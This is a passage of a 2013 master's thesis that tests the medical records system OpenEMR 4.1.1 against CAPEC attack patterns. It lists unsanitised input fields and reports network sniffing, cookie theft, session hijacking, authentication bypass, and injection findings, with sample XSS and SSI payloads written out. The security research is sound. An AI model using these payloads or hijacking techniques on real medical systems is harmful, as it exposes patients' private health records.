2013

Assessing The Security Posture Of Openemr Using Capec Attack Patterns

Francis Enoch Akowuah
North Carolina Agricultural and Technical State University

Assessing the security posture of OpenEMR using CAPEC attack patterns

Francis Enoch Akowuah

North Carolina A&T State University

A thesis submitted to the graduate faculty

in partial fulfillment of the requirements for the degree of

MASTER OF SCIENCE

Department: Computer Science

Major: Computer Science

Major Professor: Dr. Xiaohong Yuan

Greensboro, North Carolina

2013

School of Graduate Studies
North Carolina Agricultural and Technical State University
This is to certify that the Master's Thesis of

Francis Enoch Akowuah

has met the thesis requirements of
North Carolina Agricultural and Technical State University

Greensboro, North Carolina
2013

Approved by:

Xiaohong Yuan, PhD Major Professor	Xiaohong Yuan, PhD Committee Member
Jinsheng Xu, PhD Committee Member	Huiming Yu, PhD Committee Member
Gerry Dozier, PhD Department Chair	

Sanjiv Sarin, PhD
Dean, The Graduate School

Biographical Sketch

Francis Enoch Akowuah obtained his Bachelor of Science Computer Science degree from the Kwame Nkrumah University of Science and Technology, Kumasi, Ghana. He worked at the University of Mines and Technology, Tarkwa, Ghana from October 2008 to December 2011 as Senior ICT Assistant.

In January 2012, he enrolled at the North Carolina A & T State University, Greensboro, US, to pursue Master of Science Computer Science degree. He has played roles as both Teaching Assistant and Research Assistant. His research in Information Assurance has led to the publication of two conference papers and a journal article. Computer networks, network security, cyber security, cloud computing and health informatics are some of his research interests.

Dedication

This work is dedicated to my parents Christian and Mary Akowuah.

Acknowledgements

First acknowledgement goes to God Almighty, without whom I am nothing. He gave me life to complete this work. I am grateful for the prayers and encouragement of my dad and mom.

Further, I am very appreciative towards my advisor, Dr Xiaohong Yuan for her guidance, advice, financial support and constructive criticism throughout my stay at the university.

In addition, I would like to express my gratitude to my committee members, Dr Huiming Yu and Dr Jinsheng Xu, whose efforts have helped bring this thesis to a completion. My appreciation also goes to all the other professors in the department who taught and did not teach me. In direct and indirect ways they have all contributed to this work.

Lastly, peace of mind is a key to getting work such as this done. My sweetheart Esther Asare-Addo gave me exactly that and I am forever grateful. My brothers and sisters also did not quit giving their support and prayers. They are all appreciated and acknowledged.

Table of Contents

List of Figures ix

Abstract 2

CHAPTER 1 Introduction 3

CHAPTER 2 Literature Review 6

2.1 Literature on Attack Patterns 6

2.2 Security Assessment of OpenEMR 8

CHAPTER 3 Research Methodology 11

3.1 Testing With CAPEC Entries 11

3.2 Lab Setup 12

3.3 Tools 13

CHAPTER 4 Results 14

4.1 Attack Surfaces 14

4.2 Data Leakage Attacks Category 15

4.2.1 Data interception attacks. 15

4.2.2 Sniffing attacks. 15

4.2.3 Sniffing information sent over public/multicast networks.. 15

4.2.4 Passively sniff and capture application code bound for authorized client.. 16

4.2.5 Passively sniff and capture application code bound for authorized client during dynamic update 16

4.2.6 Passively sniff and capture application code bound for authorized client during dynamic patching 16

4.2.7 Passively sniff and capture application code bound for authorized client during initial distribution........ 16

4.2.8 Accessing/Intercepting/Modifying HTTP cookies......... 17

4.3 Injection Category 17

4.3.1 Server side include (SSI) injection 17

4.3.2 HTTP parameter pollution (HPP)........ 18

4.3.3 Cross site scripting through log files 18

4.3.4 SQL injection 19

4.4 Resource Depletion Category........ 19

4.5 Exploitation of Authentication Category 20

4.5.1 Authentication bypass 20

4.5.2 Calling signed code from another language within a sandbox........ 20

4.5.3 Web services API signature forgery leveraging hash function extension weakness. 20

4.5.4 Exploitation of session variables, resource IDs and other trusted credentials. 21

4.5.4.1 How session IDs are generated.. 21

4.5.4.2 Quality of session IDs generated. 21

4.5.4.3 Attributes of cookies 24

4.5.5 Session Sidejacking. 25

4.6 Exploitation of the Vulnerabilities 25

4.6.1 Attacking the messaging system - method 1. 26

4.6.2 Attacking the messaging system -method 2. 27

4.6.3 Session hijacking with cookie editor. 28

4.6.4 Bypassing authentication. 28

4.6.5 Session sidejacking attack. 28

CHAPTER 5 Discussion and Future Research 31

5.1 Observation on Attack Patterns 32

5.2 Recommendations on OpenEMR 33

5.3 Future Research. 33

References 34

Appendix A 37

Appendix B 38

Appendix C 41

List of Figures

Figure 1. Lab setup for research 13

Figure 2. A line in OpenEMR source code that generates a session ID and store in cookie. 22

Figure 3. WebScarab's visualization of 1,000 session IDs generated over a two minute period . 22

Figure 4. WebScarab's visualization of 20,000 session IDs over time 23

Figure 5. Burp Suite's summary after the analysis of the 1,000 generated session IDs 23

Figure 6. Burp Suite's summary after the analysis of the 20,000 generated session IDs 24

Figure 7. Script that was injected into the drug field 26

Figure 8. LiveHTTPHeader showing request and response of sending message 27

Figure 9. Script for sending cookie to attacker 28

Figure 10. Using Google Chrome's Cookie Editor to steal session 29

Figure 11. Using LiveHTTPHeader to replay request 30

Figure 12. Session Hijacking with Ferret and Hamster 30

Figure 13. Significant levels of session IDs generated by OpenEMR 41

Figure 14. Character Count Analysis of session IDs generated by OpenEMR 42

Figure 15. Character transition analysis of session IDs generated by OpenEMR 43

Figure 16. Character set and maximum entropy bit of session IDs generated by OpenEMR 44

Abstract

Attack patterns describe the common methods of exploiting software. Good software engineering practices and principles alone are not enough to produce secure software. It is also important to know how software it attacked and to guard against it. Knowledge of attack patterns provides a good perspective of an attacker, thus enabling developers and testers to build secure software. CAPEC list is a taxonomy of attack patterns which we believe can enhance security testing. This research seeks to assess the security posture of OpenEMR 4.1.1, an open source Electronic Medical Record (EMR) system, based on CAPEC attack patterns.

Five categories of CAPEC attack patterns were analyzed to find their relevance and applicability to OpenEMR. Whereas inapplicable attack patterns were not further considered, applicable attack patterns were further tested to assess OpenEMR vulnerability to them. Various security testing tools were used to carry out the tests. Attack patterns helped to focus black-box and white-box testing procedures on what and where to test. OpenEMR was found to be vulnerable to a number of vulnerabilities such as cross site scripting, authentication bypass, session sidejacking, among others. A number of exploitations were carried out based on the vulnerabilities discovered.

CHAPTER 1

Introduction

Good software engineering principles and practices alone are not enough to produce secure software. Among other things that need to be considered in achieving that is to know the mind of the attacker. In other words, it is indispensable to know the perspective of the attacker as well as the approaches taken by him to exploit software (Barnum & Sethi, 2007)

Attack patterns describe the common methods of exploiting software. They assist in knowing the perspective of the attacker as well as giving mitigation guidelines. The knowledge of the mind of the attacker helps software developers and testers alike to produce secure software.

Common Attack Pattern Enumeration and Classification (CAPEC) is a sponsored project by the United States Department of Homeland as part of the Software Assurance (SwA) strategic initiative of the National Cyber Security Division (NCSD). Leadership is provided by Cigital (MITRE, 2012). The aim of the project is to provide a publicly available catalog of attack patterns along with a comprehensive schema and classification taxonomy. Since its release in 2007 the list continually evolves with public participation and contributions. This provides a standard mechanism for identifying, collecting, refining and sharing attack patterns among the cyber security community (MITRE, 2012). The CAPEC list numbers a little over 400 at the time of this writing.

The goal of this research is to explore how to use attack pattern taxonomies such as CAPEC in security testing, and how to develop test cases based on attack patterns. We conduct a case study by assessing the security vulnerabilities of the certified OpenEMR 4.1.1 using the testing method based on attack patterns.

The Health Information Technology for Economic and Clinical Health (HITECH) of 2009, part of the American Recovery and Reinvestment Act of 2009 (ARRA) requires all healthcare organizations to adopt and demonstrate meaningful use of certified Electronic Medical Record (EMR) by the year 2014 (HHS, 2009). EMR is a computerized official health record for an individual usually shared among multiple facilities and agencies. A number of EMR products have since been released with some being proprietary/commercial and others open source. Some commercial products include MediTouch, Kareo, Waiting Room, Vitera Intergy, Medios EHR, ECLIPSE among others. Open source products include openEHR, openMRS, Mirth, Hospital OS and more.

OpenEMR is one of the widely used EMR system with well over 3000 downloads per month. It is written in PHP and licensed under the GNU General Public License (GPL). OpenEMR obtained full Meaningful Use (MU) certification for ambulatory care on August 19, 2011. Thus, OpenEMR is a certified electronic health record and medical practice application.(OpenHealth, 2011)

This research carries out both code analysis and black-box test on OpenEMR based on CAPEC attack patterns. Five categories of the attack pattern taxonomy have been considered. Each attack pattern within the scope is carefully analyzed to determine their applicability or inapplicability to OpenEMR. Test cases are developed for attack patterns found to be applicable to determine if OpenEMR is vulnerable or not. In the end, these vulnerabilities were exploited by combining the attack patterns that the application is vulnerable,

This research contributes to the field of software security testing by expounding the benefits of using attack patterns in testing. It was found out that these attack patterns help to hone both black-box and white-box testing resources to achieve the maximum security possible. Literature review indicates even though the CAPEC List keeps growing, the testing community is not making the maximum use of it. Moreover, the test results obtained can be used to make the widely used Electronic Medical Record system OpenEMR better in terms of security.

This thesis is organized as follows. Chapter 2 provides a literature review on research carried on OpenEMR and attack patterns. Chapter 3 details the methodology used in this research. The results obtained in carrying out the various security tests are outlined in chapter 5. Finally, chapter 6 discusses the findings as well as some observations. Further research concerns are also raised in this chapter.

CHAPTER 2

Literature Review

This Chapter provides literature review on research on attack patterns and the security assessment of OpenEMR.

2.1 Literature on Attack Patterns

Although attack pattern is a relatively new concept, it has received some research attention (Moore, Ellison, & Linger, 2001). A few of such researches are discussed here.

In their book, *Exploiting Software*, Hoglund and McGraw (2004), writes about attack pattern and its role in building secure software. A taxonomy of attack patterns was described. Obviously, this was released before the CAPEC List. The taxonomy contained forty-nine attack patterns.

Also before the release of CAPEC List in 2007, Gegick and Williams (2005) constructed attack patterns that could illuminate security vulnerabilities in a software-intensive system design. They postulated that the matching of their attack patterns to vulnerabilities in the design phase could stimulate security efforts to begin early as well as become a part of the software process. Further, their attack pattern was intended to effectively codify software vulnerabilities in vulnerability database. Unlike CAPEC List, Gegick and Williams' attack patterns provided no mitigation measures. The patterns described the components and events of a software that are usually involved with the manipulation of common vulnerabilities. 244 previously-reported vulnerabilities from four vulnerability databases were examined after which descriptions of vulnerabilities were abstracted into regular expressions as a general expression of an attack. A case study with undergraduate students in a security course indicated the attack patterns provided general descriptions of vulnerabilities. Students were asked to match attack patterns to a given system design and they accurately did so.

Attack patterns can be applied in every phase of the software development process. Barnum and Sethi (2007) explains how that works. They also provide an in-depth background of CAPEC attack patterns as well as its structure. The paper provides details on how CAPEC attack patterns are generated. Vivid examples are used to explain the concept of attack patterns and their usage. The authors are members of staff of Cigital. Cigital has provided leadership in the CAPEC project.

Giving regard to the vast amount of information in attack pattern repositories such as CAPEC List, Pauli and Engebretson (2008a) proposed a hierarchy-driven approach to enhance student learning or teaching as a whole. Students were taught the concept of hierarchy model outside the realm of attack patterns, then the students were asked to apply the knowledge acquired to CAPEC List Release 1. Using a top-down approach, the most general element was placed at the top and more specific ones at the subsequent hierarch levels. The six-leveled hierarchy model had vulnerabilities placed at the highest level of abstraction to effectively group attack patterns in understandable contexts for students. Attack pattern, exploits, activation zone, injection vector and reward occupied levels two through six respectively.

Pauli and Engebretson (2008b) later proposed the characteristics of a software tool that leveraged the specification of attack pattern details in understandable hierarchies. The tool automates the populating of attack trees for the benefit of security centric design decisions. Also, built-in mappings are included for well-established design configurations, however, a means of adding custom design configurations is provided. The mappings were derived from CAPEC repository with the prerequisite of the attack patterns serving as the input to the tool.

Prerequisites include hardware, operating system, server configuration and programming language. The tool processes the input by extracting, organizing and editing the data mappings. As an output, system-specific prerequisites, related attack patterns and necessary mitigation strategies are displayed in a hierarchical format graphically. The output can also be viewed in a tabular form as an alternative.

2.2 Security Assessment of OpenEMR

In a study to improve the security assessment within EHR system certification process, Smith et al. (2010) empirically assessed the ability of the then CCHIT security criteria to detect a range of vulnerabilities. OpenEMR and ProprietaryMed EHR systems were used. Both systems were seeking certification at that time. Their exploratory security analysis approach focused on the misuse cases of the Certification Commission for Health Information Technology (CCHIT) criteria. Firebug and WebScarab were used to aid the research. Implementation and design flaws were discovered in the test applications. Most of these vulnerabilities would have gone unnoticed by the test scripts of CCHIT causing ominous consequences to patient privacy and life-critical patient care. It was suggested that test scripts encompass a set of misuse cases that models the attacker's behavior. It was also recommended that test scripts should carry out exploits that exposes implementation bugs of EHR applications seeking certification.

Furthermore, in a related research, researchers illustrated the importance of requiring misuse cases in certification standards, such as CCHIT by also demonstrating the implementation bugs in OpenEMR. Automated static analysis with Fortifiy 360, a security-focused static analysis tool was used to scan for vulnerabilities. After researchers reached a consensus on the true positives, results were compared with CCHIT test scripts to ascertain if vulnerability would have escaped detection. Similarly, IBM's Rational AppScan was used for carrying out penetration tests. It was discovered that many of the errors found are disregarded in the existing CCHIT criteria and test scripts.(Andrew Austin, Smith, & Williams, 2010)

Noll and Liu (2010) studied OpenEMR with the goal of understanding how requirements are elicited, documented, agreed and validated. It was identified that the majority of features are asserted by developers, based on either their personal experience or knowledge of user need. Relatively few were requested directly by users. Validation and documentation took the form of informal discussions via the project's developer mailing lists. None were influenced by competing products.

In a study to improve vulnerability detection, Austin and Williams (2011) compared the effectiveness of vulnerability detection using Tolven Electronic Clinician Health Record (eCHR) and OpenEMR as case studies. The techniques used and compared were systematic and exploratory manual penetration testing, static analysis and automated penetration testing. It was discovered that no single technique is enough for the discovery of every type of vulnerability. Systematic manual penetration testing was found to discover the most design flaws. In this test, researchers generated test cases from the functional requirements of the test EHRs. Most implementation bugs were on the other hand detected by static analysis.

Moreover, with regard to access controls of EHR systems, Helms and Williams (2011) assessed the state of practice in four open source EHR systems including OpenEMR. Once again, OpenEMR was still seeking certification. Researchers established a set of assessment criteria to evaluate the degree to which the evaluated EHR's access controls address HIPAA regulations, meaningful use as defined by NIST, CCHIT, NIST RBAC standards and best practices that were taken from literature. It was concluded that the evaluated systems do not implement robust access control mechanisms for the sufficient protection of patient data. openEMR failed tests against HIPAA’s emergency access procedures, NIST’s MU Emergency access roles/permissions and emergency role activation, NIST’s BP separation of duty and two other criteria.

Lastly, King, Smith, and Williams (2012) assessed EHR audit mechanisms to determine the current degree of auditing for non-repudiation and to assess whether audit guidelines adequately address non-repudiation. Sixteen general auditable event types relating to non-repudiation were derived. Three open source EHR systems including OpenEMR were quantitatively assessed if they logged any of the derived auditable event types. Findings indicate evaluated systems do not implement audit mechanisms properly. Thus these EHR remain vulnerable to undetected misuse, both malicious and accidental.

In the above research, the versions of OPEMR which were not certified by CCHIT were evaluated. In this research, OpenEMR4.1.1 which has been certified by CCHIT was assessed regarding its security posture. The security testing approach used here is based on attack patterns, which is different from the above previous work.

CHAPTER 3

Research Methodology

3.1 Testing With CAPEC Entries

As seen in previous chapter, all the studies were carried out before OpenEMR obtained certification. This research assessed security vulnerability of the certified OpenEMR 4.1.1. Also, different from methodologies used in studies discussed in previous chapter, test cases were developed from the CAPEC entries. Since OpenEMR is an open source application we have access to source code. Therefore, grey-box testing procedures were used for the research. In other words, a combination of black-box and code analysis procedures was used in the research.

The CAPEC entries are grouped into twelve categories based on the method of attack. The attack patterns of a category form a hierarchical/tree structure. Some attack patterns have child attack patterns forming parent-child relationships. The main categories include:

1. Data Leakage Attacks
2. Resource Depletion
3. Injection
4. Spoofing
5. Time and State Attacks
6. Abuse of Functionality
7. Probabilistic Techniques
8. Exploitation of Authentication
9. Exploitation of Privilege/Trust
10. Data Structure Attacks
11. Resource Manipulation

12. Physical Security Attacks

Other attack patterns that do not fall under any of the methods of attack above are:

1. Network Reconnaissance
2. Social Engineering Attacks
3. Supply Chain Attacks

Due to the large number of entries of the library (i.e. over 450) and time constraints, a few categories were considered. Data Leakage Attacks, Resource Depletion, Injection, Exploitation of Authentication and Exploitation of Privilege/Trust categories were considered. Each category is made up of a varied number of attack patterns. Each was carefully analyzed to find its relevance and applicability to OpenEMR. Black-box and/or white-box testing were carried out on OpenEMR to assess its vulnerability to the applicable attack patterns.

3.2 Lab Setup

A small network consisting of two computers and a network switch was used for the research. One computer, running Windows XP, had the server side of OpenEMR architecture installed. XAMP v1.8.1, a free software was used to install Apache v2.4.3, MySQL v5.5.27 and PHP v5.4.7 on the computer playing the role of a server. OpenEMR was then installed following the instructions from wiki page. It was configured to use both HTTP and HTTPS protocols. The other computer was used for the remote access of OpenEMR. It runs Microsoft Windows 7. Figure 1 shows the lab setup. Microsoft Expressions Web v4 was also installed on the server PC to analyze the source code which includes PHP, JavaScript, AJAX, HTML and JQuery. PhpMyAdmin v3.5.2.2 was used for viewing database structure and content. OpenEMR software was run using Google Chrome, Firefox and Internet Explorer.




Figure 1. Lab setup for research.

Aside from the administrator account, user accounts were created for the physician clinician, and front-desk roles. Each of these accounts has different privileges and rights.

3.3 Tools

Further, intercepting proxy tools and intercepting browser plug-in such as WebScarab and LiveHTTPHeader respectively were used in this research. WebScarab was used as a web proxy to intercept HTTP requests and responses. Spidering was carried out for most of the tests and WebScarab’s spider feature was used. HttpLiveRequest is Firefox add-on for viewing the HTTP requests and responses. It helped in knowing the content of requests sent and responses received from server. LiveHTTP was also used to replay requests.

Moreover, for session related attacks network sniffing tool, cookie editors and session sidejacking tools were employed. Wireshark and Cain and Abel were used to sniff network as well as to capture network packets. Ferret and Hamster is a session sidejacking tool with passive network sniffing ability. Ferret is used to ferret out cookies from network packet capture. Hamster is used to hijack another users session. Google Chrome’s extension, Cookie Editor, was used to modify cookies in order to impersonate other users.

CHAPTER 4

Results

This chapter describes the results that were obtained in carrying out various black-box and code analysis tests on OpenEMR. Attack patterns in the CAPEC List guided the focus of these tests.

4.1 Attack Surfaces

For most injection attacks and other attack patterns, it is important to find attack surfaces or input fields that are not filtered, sanitized or do not carry out validation checks. A number of these fields were found to be present in OpenEMR and were thus used for most of the Injection attack pattern tests. These were discovered through black-box testing by submitting characters that aid injection attacks such as <, >, /, ;,', etc. Below is a list of OpenEMR input fields that accept user data without any checks.

- Add Medication Page: Title, Referred By, Destination fields
- Allergies Page: Title, Reaction and Referred By
- Medical Problems Page: Title, Referred By and Destination
- Appointment Page: Title
- Demographics Page: (Under the Primary Insurance)-Plan Name, Policy, Number, Group Number, Subscriber, Employer, Subscriber Address and Subscriber Employer City. (Under Contact)- All fields are not sanitized, filtered or validated.
- Prescription: Drug, Quantity, Notes
- Patient History: All input fields
- Document: there is no file type restriction on what can be uploaded. Any type of file can be uploaded. However, a restriction has been placed on file size.

It must be noted that even though some script did not execute on the pages where they were injected, they got executed later when the data was loaded in other pages such as loading a report or printing a form e.g. referral form.

4.2 Data Leakage Attacks Category

These are attacks whereby the attacker probes an application, service or device such that it discloses sensitive information. Usually, the attacker exploits weakness in the configuration or design of the target. Although the information divulged by the application may be the end goal of the attacker, normally, it is carried out in preparation of further attack. The following attack patterns were considered.

4.2.1 Data interception attacks. In this attack pattern, the attacker monitors data streams moving to or from the target with the aim of gathering information. Since OpenEMR allows the transmission of information over a network, if HTTP is used for data transmission, then this pattern is applicable. As a test case, Wireshark was used to sniff the network. A lot of sensitive data such as passwords and session IDs were gathered since our configuration for OpenEMR uses HTTP instead of a secure channel such as HTTPS. Thus an attacker can always exploit this weakness in configuration to discover sensitive information as an end goal or for further exploits.

4.2.2 Sniffing attacks. This pattern is a child of the previous attack pattern. Hence, there are a lot of similarities. It must only be underscored here that attacker need not prevent reception or change the content of the traffic. He simply must be able to read and observe traffic. Like the previous attack pattern, Wireshark can be used for this test or attack if HTTP is used.

4.2.3 Sniffing information sent over public/multicast networks. This pattern is also a child of attack pattern discussed in 4.2.2. This involves the use of public/multicast network. This pattern was considered because OpenEMR can be deployed such that patient can access certain information online. Companies providing certain services may also access OpenEMR from their remote offices. Given the limitation of our lab setup, no test was carried out even though it is applicable.

4.2.4 Passively sniff and capture application code bound for authorized client. Application code bound for the client is captured in this pattern. The captured code can be used by the attacker by reverse engineering to extract sensitive information or for the exploitation of trust relationship established between the client and the server. Testing this in our OpenEMR lab, Cain and Abel was used to execute a man-in-the-middle attack. Wireshark was once again employed to sniff and capture data packets. This is only applicable when HTTP is used. Although this attack pattern is more applicable to commercial software packages it still holds for open source applications. Assume a health care organization using OpenEMR that makes changes to the code and wants to deploy to other servers. If an attacker is able to sniff the network to know the content of the new code, the process of attacking becomes easier.

4.2.5 Passively sniff and capture application code bound for authorized client during dynamic update. In the hierarchical/tree relationship, this pattern is a sibling of 4.2.4. The data captured here is dynamic update. Hence, here the attacker's job is to sniff the network to know the content of the updates that are being sent across the network. Once again, this pattern is inapplicable in setups where HTTPS is used.

4.2.6 Passively sniff and capture application code bound for authorized client during dynamic patching. In the hierarchical/tree relationship, this pattern is a sibling of 4.2.4. The data captured here is a software patch. This attack pattern does not apply where HTTPS is used.

4.2.7 Passively sniff and capture application code bound for authorized client during initial distribution. In the hierarchical/tree relationship, this pattern is a sibling of 4.2.4.

Description of this pattern is not given on the website. Therefore it is not considered in this research.

4.2.8 Accessing/Intercepting/Modifying HTTP cookies. Here, the reliance is on the storage of credentials, state information and other critical information in HTTP cookies. The attacker then looks for these cookies in places that they may be found. Such places include, the network, the local filesystem of victim, local memory, the use of cross site scripting and of course guessing. An example of Windows local filesystem path is *C:\Documents and Settings*\Cookies and C:\Documents and Settings*\Application Data\Mozilla\Firefox\Profiles\*\cookies.txt.* With regard to finding the cookie on the network, it must be noted that if HTTPS is in use, the cookie will not be found since it will be encrypted. The attacker studies the content of the cookies and gleans as much information that can be gathered. The intercepted cookie can be used to impersonate other users or modified and sent back to server.

Testing this pattern on OpenEMR, cross site scripting attack was used to steal cookie as well as sniffing on the network using Wireshark and Ferret and Hamster. In combination with other methods, some exploits were carried out and are described later.

4.3 Injection Category

Injection category is made up of attack patterns where an attacker controls or disrupts the behavior of an application by submitting a crafted input data. The input data is interpreted by target resulting in the performance of steps unintended by developer. The sections below discuss attack patterns that fall under the Injection category of attack patterns.

4.3.1 Server side include (SSI) injection. It is an attack pattern under the Injection category. SSI directives are sent to a target application and they are executed by the web server.

OpenEMR was probed to assess its susceptibility to this pattern. It must be underscored that this attack can only take place if SSI is enabled on the web server. OpenEMR installation by default has SSI disabled on the Apache web server. However to allow the tests to be carried out, the setting was reversed. The SSI *<!--#echo var = "DATE_LOCAL"* --> was submitted in the drug field of the Add Prescription page and was executed by the server. Thus, OpenEMR is vulnerable to SSI Injection attack if SSI is enabled on the server software i.e. Apache, IIS etc

4.3.2 HTTP parameter pollution (HPP). It allows an attacker to add or override the HTTP GET/POST parameters by injecting string delimiters. A successful attack permits an attacker to override existing hardcoded HTTP parameters, bypass input validation checks, modify application behaviors, modifying application behaviors, among others. Finding the vulnerability, LiveHTTPHeader was used to modify a request that creates patient information in the application. Under normal circumstance, OpenEMR does not allow the creation of patient without supplying first name, last name, date of birth and gender. However, using the intercepting tool, a patient was created defying all the validation rules. This was made possible because the HTTP parameters were modified and replayed.

4.3.3 Cross site scripting through log files. This is the attack pattern whereby scripts are inserted into system logs. When an administrator views the logs in the administrative interface the injected script gets executed. This usually occurs if the log data is not properly HTML encoded before writing to the page.

Testing this attack pattern on OpenEMR, the script <script>alert("XSS"); </script> was injected in one field that generates an error and was logged. The log was then viewed using the administrator account. The script was executed as the log data loaded in the interface. Thus a malicious script can be injected in OpenEMR and carry an attack on the administrator. For instance the administrator's cookie can be sent to the attacker.

4.3.4 SQL injection. Here, attacker submits input such that when the target application dynamically constructs SQL statement, it performs actions other than intended. In testing if OpenEMR is vulnerable, a number of SQL injection attack strings were submitted in the login fields. The intent was to get OpenEMR to construct SQL statement that will permit the bypass of authentication. After all these manual attempts failed, a number of SQL Injection cheat sheets were gathered from the internet to form an attack file. This file was fed into WebScarab's fuzzer to automate the process. OpenEMR defended well against these attacks.

Hence a review of the code was carried out. OpenEMR has a dedicated PHP file, *sql.inc.php,* that contains classes and functions that it uses to interact with SQL. The following specialized functions allow the use of ADOdb binding feature that prevents SQL Injection: sqlStatement, sqlStatementNoLog, sqlFetchArray, sqlInsert, sqlQuery, sqlQueryNoLog, sqlQueryNoLogIgnoreError, sqlNumRows, sqlQ, idSqlStatement, sqlInsertClean. Apart from sqlFetchArray and sqlNumRows, the other functions accept a String variable (representing the SQL query) and an optional binded variables array as parameters. sqlFetchArray and sqlNumRows have a resource or recordset as a parameter.

OpenEMR properly escapes the login fields. It sanitizes and filters the input submitted by a user.

4.4 Resource Depletion Category

This category of attack depletes the resources of the target, usually a server, resulting in the denial of one or more services offered by the target. No tests were carried for this attack pattern since it is an attack on the server on which OpenEMR runs rather than the OpenEMR application itself. In our lab setup, OpenEMR runs on Apache server, however it can run on IIS and other web servers too. Since different servers will behave differently under resource depletion attack, this pattern was not further considered.

4.5 Exploitation of Authentication Category

In this category, the attacks exploit the weakness, limitations and assumption in the mechanisms that are utilized by the target to manage identity and authentication. Some attack patterns belonging to this category are discussed in the sections below.

4.5.1 Authentication bypass. This attack pattern was considered applicable as OpenEMR implements an authentication mechanism. Combining other methods of attack such as cross site scripting and data leakage attacks this vulnerability was discovered and we were able to use the application without ever going through the authentication process. Data leakage attacks are not possible where HTTPS is used.

It must be noted that, attempts to bypass login using SQL injection failed. OpenEMR uses ADOdb's parameterized queries.


4.5.2 Calling signed code from another language within a sandbox. This was ruled not to be applicable to OpenEMR because it does not make use of sandbox. No Runkit_Sandbox object was observed to be created by OpenEMR. PHP uses Runkit_Sandbox class to implement the concept of sandbox. Runkit_Sandbox creates a new thread that has its own scope and program stack. This helps in providing a safe environment for executing code supplied by the user.

4.5.3 Web services API signature forgery leveraging hash function extension weakness. Since OpenEMR does not make use of web services, this attack pattern was ruled inapplicable. If this was applicable, an attacker could submit a signed code from another language with the intention of escaping the limitations of sandbox.

4.5.4 Exploitation of session variables, resource IDs and other trusted credentials. The prerequisite for this attack pattern is “Server software must rely on weak session IDs proof and/or verification schemes”. This pattern led to the study of how OpenEMR generates its session IDs, the quality of the IDs generated and attributes set for cookies.

4.5.4.1 How session IDs are generated. OpenEMR generates a session ID after a successful authentication. This session ID is stored in a cookie as can be seen from the code snippet in figure 2. Cookie attributes, path and expires, are set on this line of code.

